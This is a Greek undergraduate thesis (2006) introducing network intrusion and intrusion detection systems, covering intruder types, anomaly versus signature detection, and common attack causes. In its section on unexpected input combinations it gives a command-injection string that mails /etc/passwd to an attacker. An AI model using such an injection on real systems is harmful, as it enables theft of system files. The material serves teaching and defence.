ΤΕΙ ΗΠΕΙΡΟΥ
ΣΧΟΛΗ ΔΙΟΙΚΗΣΗΣ ΚΑΙ ΟΙΚΟΝΟΜΙΑΣ
ΤΜΗΜΑ ΤΗΛΕΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΔΙΟΙΚΗΣΗΣ

Συλλογή δεδομένων από επιθέσεις σε Δίκτυα TCP/IP

Κοτόγλου Σταμάτιος
Μακρής Ελευθέριος

Πτυχιακή Εργασία

Άρτα
Σεπτέμβριος 2006

ΤΕΙ ΗΠΕΙΡΟΥ
ΣΧΟΛΗ ΔΙΟΙΚΗΣΗΣ ΚΑΙ ΟΙΚΟΝΟΜΙΑΣ
ΤΜΗΜΑ ΤΗΛΕΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΔΙΟΙΚΗΣΗΣ

Συλλογή δεδομένων από επιθέσεις σε Δίκτυα TCP/IP

Κοτόγλου Σταμάτιος
Μακρής Ελευθέριος

Πτυχιακή Εργασία

Άρτα
Σεπτέμβριος 2006

Περιεχόμενα

Στους γονείς μας

Κεφάλαιο 1

Εισαγωγή και επισκόπηση

1.1 Εισαγωγή

Από τότε που οι υπολογιστές άρχισαν να χρησιμοποιούνται ευρέως στη ζωή μας η αποτροπή παράνομης πρόσβασης και η ασφάλεια των δεδομένων που διακινούνταν σε αυτούς αποτέλεσε μεγάλο πρόβλημα για τους ερευνητές του χώρου. Με τη ραγδαία ανάπτυξη του Internet και την ολοένα αυξανόμενη χρήση των δικτύων υπολογιστών σε πολλές τεχνολογικές εφαρμογές η ανάγκη για ασφάλεια έγινε πλέον επιτακτική.

Με δεδομένο ότι συνεχώς αναπτύσσεται νέο ευρέως χρησιμοποιούμενο λογισμικό για ηλεκτρονικούς υπολογιστές, το οποίο είναι φυσικό να περιέχει προγραμματιστικές ατέλειες, σε συνδυασμό με την αστείρευτη φαντασία και προγραμματιστική ικανότητα των κακόβουλων χρηστών, είναι εύκολο να καταλάβει κανείς ότι πάντα θα υπάρχουν τρόποι για τη πραγματοποίηση επιθέσεων.

Τα τελευταία χρόνια οι ερευνητικές προσπάθειες στο χώρο της ασφάλειας επικεντρώνονται στο σχεδιασμό και την ανάπτυξη ειδικών συστημάτων για την εξασφάλιση ισχυρών συνθηκών ασφαλείας σε δίκτυα υπολογιστών (Security Systems).

Ένας από τους πιο σημαντικούς τύπους προϊόντων λογισμικού, που συμβάλουν στην ασφάλεια ενός δικτύου υπολογιστών είναι τα συστήματα ανίχνευσης εισβολών (Intrusion Detection Systems ή IDS). Ο σκοπός της χρήσης των συστημάτων αυτών είναι η ανίχνευση απόπειρας εισβολών, αν είναι δυνατόν σε πραγματικό χρόνο, η ενεργοποίηση συναγερμού, η ειδοποίηση δηλαδή των διαχειριστών του δικτύου ότι κάτι ύποπτο συμβαίνει (ή συνέβη) σε κάποιο σημείο του δικτύου και η λήψη δεδομένων από τις επιθέσεις που θα χρησιμοποιηθούν για την περαιτέρω εξέλιξη του συστήματος.

Ο σωστός σχεδιασμός και η κατάλληλη αρχιτεκτονική ανάπτυξης ενός τέτοιου συστήματος απαιτούν άπταιστη γνώση των μεθόδων με τις οποίες

γίνονται οι επιθέσεις και ανάλυση των γεγονότων που πραγματοποιούνται κατά τη διάρκεια μιας επίθεσης.

Η εργασία αυτή αποτελεί μια εισαγωγή στην ασφάλεια των ηλεκτρονικών υπολογιστών και δικτύων με έμφαση στις κυριότερες μεθόδους επίθεσης, στις μεθόδους ανίχνευσης τους, καθώς και στην αλληλεπίδρασή τους με το δίκτυο. Επιπλέον πραγματοποιείται μια γενική περιγραφή του συνόλου των επιθέσεων που υλοποιήθηκε στο πλαίσιο της εργασίας και των συμπερασμάτων που προέκυψαν από πειράματα που έγιναν.

1.2 Βασικές έννοιες

1.2.1 Επίθεση/Εισβολή

Με τον όρο «εισβολή» εννοούμε την προσπάθεια για παράνομη είσοδο στο σύστημα με κακόβουλες προθέσεις. Ενώ με τον όρο «επίθεση» εννοούμε τη προσπάθεια για γενικότερη κακή χρήση του συστήματος.

Οι λόγοι μιας εισβολής μπορεί να είναι η κλοπή δεδομένων, η καταστροφή ή η κακή διαχείριση του συστήματος ή η παρεμπόδιση άλλων χρηστών από το να
χρησιμοποιήσουν το σύστημα.

Οι εισβολές μπορούν να χωριστούν σε τρεις γενικές κατηγορίες:

α) Φυσική εισβολή (Physical intrusion)

Όταν ο εισβολέας μπορεί να έχει φυσική πρόσβαση στο σύστημα ή σε κάποιο κομμάτι αυτού.

β) Εισβολή στο σύστημα (System intrusion)

Σε αυτή τη περίπτωση η εισβολή γίνεται από κάποιον χρήστη που έχει κάποιο λογαριασμό χωρίς ιδιαίτερα προνόμια στο σύστημα. Ο χρήστης αυτός μπορεί

με κάποιο τέχνασμα να εκμεταλλευτεί κάποιες προγραμματιστικές αδυναμίες του συστήματος και να αποκτήσει προνόμια administrator.

γ) Εισβολή από μακριά (Remote intrusion)

Στη περίπτωση αυτή ο εισβολέας επιτίθεται στο σύστημα από κάποιον απομακρυσμένο υπολογιστή μέσω δικτύου στο οποίο είναι συνδεδεμένος. (π.χ.Internet).

1.2.2 Εισβολείς

Υπάρχουν δύο έννοιες στη γλώσσα της πληροφορικής που χρησιμοποιούνται για τα άτομα που πραγματοποιούν τις απόπειρες εισβολής: hackers και crackers.

Hacker είναι ένας γενικός χαρακτηρισμός για άτομα που τους αρέσει να « μπαίνουν μέσα» στα πράγματα. Ο καλός hacker είναι το άτομο εκείνο που αρέσετε να σκαλίζει τον υπολογιστή του για να καταλάβει πως δουλεύει. Ο κακόβουλος hacker είναι το άτομο εκείνο που του αρέσει να μπαίνει σε ξένους υπολογιστές.

Cracker ονομάζεται ο κακόβουλος hacker ο οποίος χρησιμοποιεί έτοιμα προγράμματα και μεθόδους από άλλους για να μπαίνει σε ξένους υπολογιστές.

Γενικά, στη συνέχεια θα χρησιμοποιούμε την έκφραση κακή χρήση (misuse) για να περιγράψουμε αυτό που επιθυμεί να επιτύχει ο επιτιθέμενος. Η έκφραση αυτή είναι πολύ γενική και μπορεί να σημαίνει κάτι πολύ επικίνδυνο, όπως κλοπή εμπιστευτικών δεδομένων, ή κάτι λιγότερο επικίνδυνο, όπως ανεξέλεγκτη αποστολή e-mail (spam mail).

Ενώ για τα άτομα που πραγματοποιούν τις επιθέσεις θα αναφερόμαστε με τους όρους εισβολέας ή επιτιθέμενος, ανάλογα με το αν επιθυμούν να εισβάλουν σε ένα ξένο σύστημα ή απλά να του δημιουργήσουν πρόβλημα.

Οι εισβολείς μπορούν να χωριστούν σε δύο γενικές κατηγορίες, τους *εξωτερικούς* και τους *εσωτερικούς.*

Εξωτερικοί εισβολείς.

Είναι οι εισβολείς που προσπαθούν να υπονομεύσουν την ασφάλεια ενός συστήματος, δρώντας έξω από αυτό. Οι εξωτερικοί εισβολείς μπορούν εισβάλουν σε ένα σύστημα είτε από το Internet, είτε από γραμμές dial-up (με modem) ή από τοπικά δίκτυα που συνδέονται άμεσα με αυτό.

Εσωτερικοί εισβολείς.

Είναι οι εισβολείς που ενεργούν μέσα από το δίκτυο. Αυτοί μπορεί να είναι κανονικοί χρήστες του συστήματος, που προσπαθούν να αποκτήσουν αυξημένα δικαιώματα ή να προσποιηθούν ότι είναι χρήστες με περισσότερα δικαιώματα (privíleged users). Μια πρόσφατη στατιστική έρευνα έδειξε ότι 80% των παραβιάσεων ασφαλείας προέρχεται από εσωτερικούς εισβολείς, οι οποίοι κατά κανόνα είναι και πιο δύσκολο να εντοπιστούν.

Μπορούμε επίσης να χαρακτηρίσουμε τους εισβολείς σαν «joy riders» οι οποίοι εισβάλλουν μόνο και μόνο για λόγους επίδειξης, σαν βάνδαλους οι οποίοι εισβάλλουν για να προξενήσουν ζημιά και σαν κερδοσκόπους οι οποίοι εισβάλλουν για να αποκτήσουν πληροφορίες που μετά θα εκμεταλλευτούν για προσωπικό τους όφελος.

1.3 Ανίχνευση εισβολών

Ο ερευνητικός τομέας της ανίχνευσης επιθέσεων έχει ηλικία περίπου 20 ετών. Από τις πρώτες εργασίες που έχουν δημοσιευτεί και σίγουρα αυτή με τις περισσότερες αναφορές είναι αυτή του James P. Anderson. Στην εργασία αυτή οι επιτιθέμενοι σε ένα σύστημα χωρίζονται για πρώτη φορά σε τέσσερις ομάδες.

Εξωτερικός εισβολέας

Ο εξωτερικός εισβολέας έχει αποκτήσει πρόσβαση σε ένα υπολογιστικό σύστημα στο οποίο δεν αποτελεί νόμιμο χρήστη. Ο όρος αυτός μπορεί να χρησιμοποιηθεί και για χρήστες του συστήματος οι οποίοι Π.χ. εισέρχονται στο χώρο που στεγάζει το υπολογιστικό σύστημα, χωρίς να είναι εξουσιοδοτημένοι να το κάνουν αυτό.

Μεταμφιεσμένος χρήστης

Ο μεταμφιεσμένος χρήστης είναι ένας χρήστης ο οποίος έχοντας αποκτήσει πρόσβαση σε ένα σύστημα (μπορεί να είναι εξωτερικός εισβολέας ή νόμιμος χρήστης), προσπαθεί να χρησιμοποιήσει την πληροφορία πιστοποίησης (authentication information) ενός άλλου χρήστη, με αποτέλεσμα να αποκτήσει πρόσβαση στα προσωπικά του δεδομένα. Η περίπτωση αυτή είναι ενδιαφέρουσα γιατί δεν υπάρχει άμεσος (δεν υπάρχει άμεσος, διότι έμμεσος υπάρχει, όπως θα δούμε στη συνέχεια) τρόπος να ξεχωρίσει κανείς τον μεταμφιε-σμένο χρήστη από τον νόμιμο χρήστη.

Παράνομος χρήστης

Ένας νόμιμος χρήστης μπορεί να λειτουργήσει ως παράνομος, δηλαδή να προσπαθήσει να αποκτήσει δικαιώματα για τα οποία δεν είναι εξουσιοδοτημένος.

Κρυφός χρήστης

Ο κρυφός χρήστης λειτουργεί ένα επίπεδο πιο χαμηλά από τον συνηθισμένο μηχανισμό παρακολούθησης (auditing mechanism), π.χ. έχοντας πρόσβαση στο σύστημα με δικαιώματα υπερχρήστη. Αυτή η επιθετική δραστηριότητα αφήνει πίσω της λίγες αποδείξεις και συνεπώς είναι και η πιό δύσκολη να ανιχνευτεί.

Η μεταμφίεση είναι ενδιαφέρουσα περίπτωση με την έννοια ότι είναι, εξ ορισμού, η επιπλέον χρήση ενός συστήματος από έναν χρήστη που δεν έχει τα δικαιώματα να το κάνει. Για το λόγο αυτό μια τέτοια δραστηριότητα είναι δυνατό να ανιχνευτεί με την ανάλυση των αποτελεσμάτων του μηχανισμού παρακολούθησης (audit trail records) και τον καθορισμό:

α. Χρήσης εκτός του κανονικού χρόνου
β. Ασυνήθιστη συχνότητα χρήσης
γ. Ασυνήθιστος όγκος δεδομένων που χρησιμοποίησε ο χρήστης
δ. Ασυνήθιστα πρότυπα αναφοράς σε δεδομένα ή προγράμματα

Όπως θα συζητηθεί στην επόμενη ενότητα η λέξη κλειδί είναι «ασυνήθιστος», η οποία συνεπάγεται ότι υπάρχει μια έννοια του «κανονικός» για κάποιον χρήστη.

1.3.1 Η έρευνα στο χώρο της ανίχνευσης εισβολών

Η πρώιμη έρευνα στον τομέα της ανίχνευσης επιθέσεων προσπάθησε να απαντήσει στο ερώτημα του κατά πόσο είναι εφικτό να κατασκευαστούν μοντέλα κανονικής συμπεριφοράς του συστήματος και να χρησιμοποιηθούν για την ανίχνευση των επιθέσεων σε αυτό. Το ζητούμενο ήταν να δημιουργηθεί ένα σύνολο κανόνων, οι οποίοι να καθορίζουν τη κανονική συμπεριφορά και κάθε απόκλιση από αυτούς να χαρακτηρίζεται ως εισβολή. Μια άλλη προσέγγιση στο θέμα, τόνισε την αναγκαιότητα να ανιχνευτούν τα ίχνη που αφήνει η κάθε εισβολή στο σύστημα. Τα ίχνη αυτά θα χρησιμοποιηθούν ως «υπογραφές», οι οποίες θα αναζητούνται στα δεδομένα που συλλέγονται συνέχεια από το υπολογιστικό σύστημα και εύρεση τους θα αποτελεί ένδειξη εισβολής. Το επόμενο βήμα ήταν ο συνδυασμός των δυο παραπάνω αρχών.

Οι τρεις αυτές προσεγγίσεις αποτελούν τις βασικές τεχνικές που χρησιμοποιούνται σήμερα στο χώρο της ανίχνευσης εισβολών. Μια ανάλυση αυτών θα βοηθούσε στη κατανόηση του τρόπου με τον οποίο εφαρμόζονται σε επίπεδο συστήματος ανίχνευσης. Τα προβλήματα και τα πλεονεκτήματα της κάθε μιας συνοψίζονται παρακάτω:

Ανίχνευση Ανωμαλίας

Πλεονεκτήματα

• Ο χρήστης του συστήματος ανίχνευσης δεν χρειάζεται να κάνει καμία ρύθμιση πριν το θέσει σε λειτουργία. Το σύστημα, με βάση κάποιους κανόνες που έχουμε ορίσει, μαθαίνει μόνο του την συμπεριφορά πολλών «υποκειμένων» (χρήστες, κίνηση στο δίκτυο, χρήση των πόρων) και μπορεί να αφεθεί χωρίς παρακολούθηση.

• Το ισχυρό πλεονέκτημα της τεχνικής αυτής είναι ότι, αφού το σύστημα δεν γνωρίζει τίποτα σχετικό με τις επιθέσεις που προσπαθεί να ανιχνεύσει, είναι σε θέση να ανιχνεύσει καινούργιες επιθέσεις όσο και παραλλαγές γνωστών επιθέσεων.

Μειονεκτήματα

• Εξ ορισμού η τεχνική αυτή ανιχνεύει μόνο ασυνήθιστη συμπεριφορά, η οποία δεν είναι απαραίτητο να είναι και παράνομη. Για παράδειγμα ένα λάθος ή μια διαφορετική χρήση του συστήματος από έναν χρήστη μπορεί να μην ταιριάζει με το
προφίλ του.

• Είναι δυνατό ένα σύστημα να μάθει να δέχεται παράνομη συμπεριφορά ως «κανονική» για ένα συγκεκριμένο χρήστη. Αυτό μπορεί να συμβεί αν ο χρήστης αλλάζει τη συμπεριφορά του με αργό ρυθμό. Αυτές οι αργές αλλαγές είναι δυνατό να μην θεωρηθούν από το σύστημα σαν κάτι πολύ ασυνήθιστο.

Έτσι ο χρήστης με την πάροδο του χρόνου θα έχει πείσει το σύστημα ότι η συμπεριφορά του είναι κανονική, ενώ αυτός αντίθετα πραγματοποιεί την επίθεσή του.

• Η ανανέωση των προφίλ των υποκειμένων και ο τρόπος σύνδεσης των προφίλ με την τρέχουσα συμπεριφορά είναι μια δουλειά που απαιτεί μεγάλη υπολογιστική ισχύ αφενός, αφετέρου δε έχει πολλές παραμέτρους που την επηρεάζουν.

Ανίχνευση με Υπογραφές

Πλεονεκτήματα

• Το σύστημα «γνωρίζει» τι περιμένει να δει σε περίπτωση εισβολής και σε περίπτωση κανονικής συμπεριφοράς. Το μόνο που έχει να κάνει είναι να προσπαθήσει να «ταιριάξει» τις υπογραφές που διαθέτει με τα δεδομένα που επεξεργάζεται .

• Το ποσοστό των θετικών λαθών (false positive: κανονική συμπεριφορά να θεωρείται εισβολή, false negative: απόπειρα εισβολής να μην ανιχνευτεί) διατηρείται
αρκετά χαμηλό.

Μειονεκτήματα

• Το να καθορίσει κανείς τις υπογραφές ανίχνευσης είναι μια πολύ εξειδικευμένη και χρονοβόρα εργασία. Δεν είναι κάτι που μπορεί να εκτελέσει ένας «απλός» χειριστής συστήματος, γιατί χρειάζονται πολύ εξειδικευμένες γνώσεις.

• Ανάλογα με τον τρόπο που καθορίζονται οι υπογραφές, μικρές παραλλαγές των σεναρίων εισβολής, μπορούν να οδηγήσουν στη μη ανίχνευση τους από το σύστημα.

• Η τεχνική αυτή έχει περιορισμένες δυνατότητες πρόβλεψης καινούργιων επιθέσεων.

Μια παρατήρηση που θα μπορούσε να γίνει εδώ είναι ότι η ανίχνευση ανωμαλίας είναι μια επαναστατική τεχνική, η εφαρμογή της οποίας μετά από μακροχρόνια έρευνα και εξέλιξη είναι δυνατόν να παρουσιάσει πολύ καλά αποτελέσματα. Είναι αμφίβολο όμως αν θα δημιουργηθούν ποτέ συστήματα που θα παρέχουν ασφάλεια χρησιμοποιώντας μόνο ανίχνευση ανωμαλίας.

Κεφάλαιο 2

Εισβολές - Επιθέσεις

2.1 Εισαγωγή

Στο κεφάλαιο αυτό θα αναφερθούμε γενικά στις επιθέσεις, στους τρόπους με τους οποίους γίνονται, πού στοχεύουν, τις κατηγορίες τους, ενώ θα αναφέρουμε και μερικά χαρακτηριστικά παραδείγματα.

2.2 Πώς πραγματοποιούνται οι επιθέσεις

Στο σημείο αυτό μπορούμε να κάνουμε μια απόπειρα να βρούμε τους λόγους για τους οποίους οι επιθέσεις είναι δυνατό να πραγματοποιηθούν και τους τρόπους με τους οποίους ενεργούν συνήθως οι εισβολείς.

Οι περισσότερες εισβολές σε ένα σύστημα οφείλονται στους παρακάτω λόγους:

1. Ατέλειες στο λογισμικό

2. Ατέλειες στις ρυθμίσεις συστήματος

3. Σχεδιαστικές ατέλειες.

4. Εύρεση ή «σπάσιμο» κωδικών (Password cracking)

5. Υποκλοπή κίνησης δικτύου (sniffing)

2.2.1 Ατέλειες στο λογισμικό

Είναι γεγονός ότι δεν έχει κατασκευαστεί και μάλλον ούτε πρόκειται να κατασκευαστεί λογισμικό χωρίς ατέλειες (bugs). Οι ατέλειες στην υλοποίηση των πρωτοκόλλων και των προγραμμάτων που τα χρησιμοποιούν, είναι πολλές φορές η δίοδος που χρησιμοποιούν οι εισβολείς για να επιτεθούν στο σύστημα.

Οι ατέλειες στο λογισμικό μπορούν να ταξινομηθούν περαιτέρω ως εξής:

2.2.1.1 Υπερχείλιση αποθηκευτικού χώρου (buffer overflow)

Οι περισσότερες επιθέσεις απόκτησης μη εγκεκριμένης πρόσβασης, οφείλονται σε αυτό το πρόβλημα. Ένα χαρακτηριστικό παράδειγμα τέτοιου προγραμματιστικού λάθους είναι το ακόλουθο:

Ένας προγραμματιστής χρησιμοποιεί έναν πίνακα 256 θέσεων για να αποθηκεύσει το όνομα ενός χρήστη. Αυτό που σκέφτεται ο προγραμματιστής είναι ότι δεν υπάρχει περίπτωση να υπάρχει όνομα μεγαλύτερο από 256 χαρακτήρες. Ο επιτιθέμενος από την άλλη μεριά υπολογίζει την αντίδραση του συστήματος με την παροχή ενός μεγαλύτερου ονόματος. Αν στείλει όνομα 300 χαρακτήρων, πού αποθηκεύονται οι επιπλέον χαρακτήρες; Είναι δυνατόν κάποιος να εισάγει ένα ειδικά παραποιημένο όνομα χρήστη που πέρα από τον 256^{ο} χαρακτήρα να περιέχει μεταγλωττισμένο κώδικα, ο οποίος θα εκτελεστεί από το πρόγραμμα. Ο επιτιθέμενος μπορεί να μελετήσει τον κώδικα ενός server και να ανακαλύψει τέτοιους πίνακες, που να μπορεί να τους εκμεταλλευτεί.

2.2.1.2 Μη αναμενόμενοι συνδυασμοί

Τα προγράμματα συνήθως κατασκευάζονται με κώδικα, ο οποίος γράφεται για πολλά επίπεδα πολλά διαφορετικά επίπεδα, συμπεριλαμβανομένου και του επιπέδου του λειτουργικού συστήματος. Ο επιτιθέμενος μπορεί να στείλει είσοδο, που ενώ σε ένα επίπεδο δεν θα έχει κανένα αποτέλεσμα, σε κάποιο άλλο μπορεί να έχει. Για παράδειγμα μια από τις πιο πολυχρησιμοποιημένες γλώσσες στο WEB για επεξεργασία της εισόδου του χρήστη είναι η Perl. Τα προγράμματα που γράφονται σε Perl στέλνουν την είσοδό τους σε άλλα προγράμματα για παραπέρα επεξεργασία. Μια κοινή τεχνική επίθεσης είναι να δώσουμε σαν είσοδο Π.χ. «{ | mail < /etc/passwd }». Η γλώσσα Perl θα ζητήσει από το λειτουργικό σύστημα να ξεκινήσει κάποιο πρόγραμμα και να του δώσει τη συγκεκριμένη είσοδο. Το λειτουργικό όμως θα καταλάβει το «/» σαν διοχέτευση και θα εκτελέσει το πρόγραμμα «mail» με αποτέλεσμα το αρχείο «/etc/passwd» να σταλεί στον επιτιθέμενο.

2.2.1.3 Είσοδος που δεν ταιριάζει στις προδιαγραφές

Πολλά προγράμματα έχουν γραφτεί για να επεξεργάζονται μόνο νόμιμη είσοδο. Αρκετοί προγραμματιστές δεν σκέφτονται την περίπτωση που ο χρήστης δώσει μια είσοδο που δεν ταιριάζει στις προδιαγραφές.

2.2.1.4 Συνθήκες ανταγωνισμού

Τα περισσότερα λειτουργικά συστήματα σήμερα είναι πολυδιεργασιακά / πολυνηματικά (multitasking/multithreaded). Αυτό σημαίνει ότι μπορούν να εκτελούν περισσότερες από μια διεργασίες (ψευδό)παράλληλα. Όταν δυο διεργασίες θέλουν να προσπελάσουν τα ίδια δεδομένα την ίδια χρονική διεργασία υπάρχει ο κίνδυνος αδιεξόδου, που θα οδηγήσει το σύστημα σε ασταθή κατάσταση. Πολλοί επιτιθέμενοι προσπαθούν να δημιουργήσουν τέτοιες συνθήκες ανταγωνισμού για να εισέλθουν σε ένα σύστημα.

2.2.1.5 Ατέλειες στις ρυθμίσεις συστήματος

Η κατηγορία αυτή περιλαμβάνει λανθασμένες ρυθμίσεις που επιτρέπουν στον επιτιθέμενο να εκμεταλλευτεί μια υπηρεσία. Για παράδειγμα πολλές εκδόσεις του Linux εγκαθίστανται με όλους τους server ανοιχτούς, πράγμα που καθιστά το μηχάνημα πολύ ευάλωτο σε διάφορα είδη επιθέσεων.

Ατέλειες στις ρυθμίσεις συστήματος μπορούν να ταξινομηθούν ως εξής

2.2.1.6 Αρχικές ρυθμίσεις

Πολλά συστήματα εγκαθίστανται έχοντας τις εξ ορισμού ρυθμίσεις γεγονός που καθιστά την εγκατάσταση του πιο εύκολη. Τον χρήστη δεν τον απασχολούν αυτές οι ρυθμίσεις και τις αφήνει ως έχουν. Δυστυχώς όμως «εύκολη» εγκατάσταση σε πολλές περιπτώσεις ισοδυναμεί με «ευάλωτη» κατάσταση συστήματος. Σχεδόν όλα τα συστήματα Linux και Windows NT, με τις αρχικές ρυθμίσεις είναι εύκολοι στόχοι για πολλών ειδών επιθέσεις.

2.2.1.7 Ανεύθυνοι διαχειριστές

Ένας διαχειριστής είναι επιφορτισμένος με πολλές ευθύνες και δεν βρίσκει πάντα χρόνο να ασχοληθεί με όλες. Έχει παρατηρηθεί μεγάλος αριθμός μηχανημάτων στο Internet να είναι ρυθμισμένα με κενό password υπερχρήστη. Αυτό το φαινόμενο οφείλεται κυρίως σε ανεύθυνους διαχειριστές συστημάτων, οι οποίοι θέλουν να θέσουν σε λειτουργία τα μηχανήματα όσο το δυνατό πιό γρήγορα, κάνοντας όσο το δυνατό λιγότερες ρυθμίσεις. Δυστυχώς σε πολλές περιπτώσεις δεν διορθώνουν τις ρυθμίσεις αυτές. Το δυστύχημα για αυτούς είναι ότι το πρώτο πράγμα που θα κοιτάξει ένας εισβολέας είναι μηχανήματα με κενά passwords και άλλες παρόμοιες ατελείς ρυθμίσεις.

2.2.1.8 Ρυθμίσεις ελάχιστης ασφάλειας

Όλα τα δικτυακά προγράμματα μπορούν να λειτουργήσουν με ρυθμίσεις ελάχιστης ασφάλειας. Τέτοιες ρυθμίσεις διευκολύνουν το διαχειριστή να ελέγχει το πρόγραμμα πιό εύκολα. Για παράδειγμα να επιτρέπεται η χρήση του προγράμματος, για μικρό χρονικό διάστημα, χωρίς authentication. Ακόμα όμως και από λάθος ρυθμίσεις μπορούν να δημιουργηθούν τέτοιες «τρύπες» στην ασφάλεια. Για παράδειγμα δημιουργία λογαριασμού σε ftp server χωρίς password.

2.2.1.9 Σχέσεις εμπιστοσύνης

Οι πιο επικίνδυνες επιθέσεις που έχουν παρατηρηθεί μέχρι σήμερα, εκμεταλλεύονται τις λεγόμενες σχέσεις εμπιστοσύνης (trust relationships) μεταξύ μηχανημάτων σε ένα δίκτυό. Κλασσικό παράδειγμα αποτελούν οι λεγόμενες r-υπηρεσίες (rsh, rlogin, rcp) που υπάρχουν σε όλα σχεδόν τα μηχανήματα UNIX. Οι υπηρεσίες αυτές επιτρέπουν τη χρήση τους χωρίς password σε μηχανήματα που ανήκουν σε μια ομάδα εμπιστοσύνης.
Τα μηχανήματα αυτά αναγράφονται σε ένα ειδικό αρχείο το .rhosts. Μια λάθος καταχώρηση σε αυτό το αρχείο και το σύστημά μας είναι πολύ ευάλωτο σε εισβολή. Χαρακτηριστικό παράδειγμα τέτοιας εισβολής είναι η «Χριστουγεννιάτικη» επίθεση του Kevin Mitnik, ένα κομμάτι της οποίας βασίστηκε στις σχέσεις εμπιστοσύνης μεταξύ των υπολογιστών ενός δικτύου. Γεγονός είναι ότι μια ομάδα υπολογιστών που εμπιστεύονται ο ένας τον άλλο, είναι τόσο ασφαλής όσο και το πιο επισφαλές μηχάνημα.

2.2.2 Σχεδιαστικές ατέλειες

Ακόμα και αν η υλοποίηση ενός δικτυακού πρωτοκόλλου είναι απολύτως σύμφωνη με τη σχεδίασή του, υπάρχουν περιπτώσεις που ατέλειες στην ίδια τη θεωρητική σχεδίαση του πρωτοκόλλου, δημιουργούν προβλήματα ασφάλειας.

2.2.2.1 Ατέλειες του TCP/IP

Τα πρωτόκολλα TCP/IP, που σήμερα αποτελούν τη βάση για κάθε δικτυακή εφαρμογή, σχεδιάστηκαν σε εποχή που οι εισβολές δεν αποτελούσαν ζήτημα ασφάλειας και το Internet, με την όποια μορφή είχε το 1980, εξυπηρετούσε λίγους χρήστες(ερευνητές κυρίως και ακαδημαϊκούς). Σαν αποτέλεσμα αυτής της «άγνοιας» υπάρχουν πολλές σχεδιαστικές ατέλειες που οδήγησαν αργότερα σε προβλήματα ασφάλειας. Η πιο χαρακτηριστική μέχρι τώρα ατέλεια που έχει να κάνει με το πως θα χειρίζεται το πρωτόκολλο TCP τις ημιτελείς συνδέσεις οδήγησαν στο διαβόητο SYN-flooding. Μερικά άλλα παραδείγματα επιθέσεων που οφείλουν την ύπαρξή τους σε σχεδιαστικές ατέλειες πρωτοκόλλων είναι: η επίθεση Smurf και το IP spoofing.

Το μεγάλο πρόβλημα με το σύνολο πρωτοκόλλων TCP/IP είναι το πρωτόκολλο IP. Κατά την ανταλλαγή πακέτων IP οι δυο κόμβοι που επικοινωνούν αναγνωρίζουν ο ένας τον άλλο από τις διευθύνσεις IP που αναγράφονται στο πρόθημα IP. Μπορούμε να πούμε ότι οι δυο κόμβοι δείχνουν «τυφλή» εμπιστοσύνη στις διευθύνσεις αυτές. Οι σημερινοί εισβολείς μπορούν ελεύθερα να παραποιήσουν τις διευθύνσεις του προθήματος IP (IP spoofing) και συνεπώς, κανείς δεν είναι σίγουρος αν το πακέτο που έλαβε προέρχεται από το μηχάνημα με την διεύθυνση που αναγράφεται στο πρόθημα. Το πρωτόκολλο IPsec (IP secure) έχει σχεδιαστεί για να διορθώσει πολλές από αυτές τις ατέλειες, αλλά ακόμα δεν χρησιμοποιείται ευρέως. Το IPsec έχει μηχανισμούς (π.χ. MD5 digest) που εξασφαλίζουν την ακεραιότητα και αυθεντικότητα πακέτων IP.

2.2.2.2 Ατέλειες λειτουργικών συστημάτων

Κατά καιρούς έχουν κάνει την εμφάνισή τους προβλήματα ασφάλειας που οφείλονται σε σχεδιαστικές ατέλειες λειτουργικών συστημάτων. Το βασικό πρόβλημα παρουσιάζεται στο σύστημα ελέγχου πρόσβασης που χρησιμοποιεί το κάθε λειτουργικό. Βασικός στόχος των εισβολέων είναι να καταφέρουν να ελέγξουν μια διεργασία η οποία τρέχει με δικαιώματα υπερχρήστη και από εκεί και πέρα να αποκτήσουν πλήρη έλεγχο πάνω στο μηχάνημα.

2.2.3 Εύρεση ή σπάσιμο κωδικών (Password Cracking)

Πρέπει να αναφερθούμε ξεχωριστά σε αυτή την κατηγορία, μιας και αποτελεί ένα ανοιχτό πρόβλημα στην ασφάλεια σήμερα. Οι εισβολείς μπορούνε να βρούνε το password ενός χρήστη εκμεταλλευόμενοι τα παρακάτω:

2.2.3.1 Ατυχείς επιλογές για passwords

Πολλοί είναι αυτοί που χρησιμοποιούν για password τα ονόματά τους, τα ονόματα των παιδιών τους, την ημερομηνία γέννησής τους ή γενικά κάποιο άλλο χαρακτηριστικό τους έτσι ώστε να είναι πιο εύκολη η απομνημόνευση του. Υπάρχουν επίσης πολλοί που δίνουν για password το ίδιο το login name(!). Μια τέτοια ατυχής επιλογή, διευκολύνει αφάνταστα το έργο του εισβολέα.

2.2.3.2 Λεξικογραφικές επιθέσεις

Συνήθως αν ο εισβολέας δεν καταφέρει να μαντέψει το password, θα δοκιμάσει να το αποκτήσει με μια λεξικογραφική επίθεση. Σε αυτή την περίπτωση ο εισβολέας, χρησιμοποιεί ένα πρόγραμμα που δοκιμάζει όλες τις

πιθανές λέξεις από ένα λεξικό. Ένα τέτοιο λεξικό μπορεί να περιέχει μερικές χιλιάδες λέξεις και η εξάντλησή του είναι ζήτημα λεπτών.

2.2.3.3 Ευθείες επιθέσεις

Στην περίπτωση αυτή ο εισβολέας θα δοκιμάσει όλους τους πιθανούς συνδυασμούς χαρακτήρων (το αγγλικό αλφάβητο έχει 26 χαρακτήρες) και αριθμών. Ενδεικτικά αναφέρουμε ότι ένα μικρό password, αποτελούμενο από 4 χαρακτήρες μπορεί να βρεθεί με αυτόν τον τρόπο σε μερικά λεπτά (χονδρικά μισό εκατομμύριο συνδυασμοί). Ένα μεγαλύτερο password από 7 χαρακτήρες, αριθμούς και σημεία στίξης (10 τρισεκατομμύρια συνδυασμοί), χρειάζεται μήνες δοκιμών για να σπάσει με την προϋπόθεση ότι εκτελούνται 1 εκατομμύριο δοκιμές το δευτερόλεπτο.

2.2.4 Πώς οι εισβολείς αποκτούν τους κωδικούς

Η υποκλοπή των κωδικών από τους εισβολείς γίνεται συνήθως με τους παρακάτω τρόπους:

α) Υποκλοπή από το δίκτυο (Clear-text sniffing)

Πολλά πρωτόκολλα, όπως Telnet,FTP,HTTP Basic, χρησιμοποιούν clear-text κωδικούς, δηλαδή κωδικούς χωρίς κρυπτογράφηση. Κάποιος χρησιμοποιώντας το κατάλληλο λογισμικό (sniffer) μπορεί να παρακολουθεί το καλώδιο μεταξύ του server και του client για τον εντοπισμό κωδικών αυτών που χρησιμοποιούν τις παραπάνω εφαρμογές.

